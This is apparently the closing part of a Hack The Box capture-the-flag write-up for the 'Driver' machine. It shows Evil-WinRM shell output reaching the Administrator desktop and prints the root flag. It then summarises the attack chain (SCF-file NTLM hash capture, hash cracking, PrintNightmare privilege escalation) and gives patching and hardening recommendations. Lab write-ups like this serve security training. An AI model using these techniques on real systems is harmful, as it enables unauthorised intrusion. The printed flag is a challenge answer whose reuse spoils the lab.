


```
*Evil-WinRM* PS C:\Users> dir


    Directory: C:\Users


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         9/16/2021  12:48 PM                Administrator
d-----         9/28/2021  12:13 PM                DefaultAppPool
d-r---         6/11/2021   7:06 AM                Public
d-----         5/14/2025   1:09 PM                sam
d-----         9/10/2021   8:23 AM                tony


*Evil-WinRM* PS C:\Users> 
```




```
*Evil-WinRM* PS C:\Users> cd Administrator
*Evil-WinRM* PS C:\Users\Administrator> cd Desktop
*Evil-WinRM* PS C:\Users\Administrator\Desktop> dir


    Directory: C:\Users\Administrator\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-ar---         5/14/2025  11:20 AM             34 root.txt


*Evil-WinRM* PS C:\Users\Administrator\Desktop> 
```

Root Flag: d49cb87f8b442307b28fbc1d6eed3f1b



```
*Evil-WinRM* PS C:\Users\Administrator\Desktop> type root.txt
d49cb87f8b442307b28fbc1d6eed3f1b
*Evil-WinRM* PS C:\Users\Administrator\Desktop>
```



We're prompted for log on credentials when accessing the target over HTTP. What username is disclosed when looking at the HTTP response headers?

*****

Driver has been Pwned!

Congratulations azizulrahaman, best of luck in capturing flags ahead!

#11895	14 May 2025	RETIRED
MACHINE RANK	PWN DATE	MACHINE STATE

9. Conclusion

The **Driver** box offers an excellent exercise in real-world SMB abuse and Windows privilege escalation. From an insecure file upload portal to NTLM hash leaks and PrintNightmare privilege escalation, this machine reinforces the importance of secure file handling and regular patching.

10. Security Recommendations

- Disable SMBv1, LLMNR, and NetBIOS name resolution
- Validate and sanitize file uploads
- Patch Windows print spooler vulnerabilities
- Restrict WinRM access to known IPs only

11. Tools Used

- **Nmap** – Port scanning and service detection
- **Responder** – Capturing NTLM hashes
- **John the Ripper** – Cracking NTLMv2 hash
- **Evil-WinRM** – Remote WinRM access
- **winPEAS** – Privilege escalation enumeration
- **CVE-2021-1675** – PrintNightmare exploit
- **Python HTTP server** – File hosting

12. Real-World Relevance

This box simulates attacks often seen in corporate networks:

- Upload portals not properly validating content
- NTLMv2 hash leaks via SCF files
- Unpatched print spooler vulnerabilities

The techniques used here can help identify similar weaknesses during internal assessments or red team operations.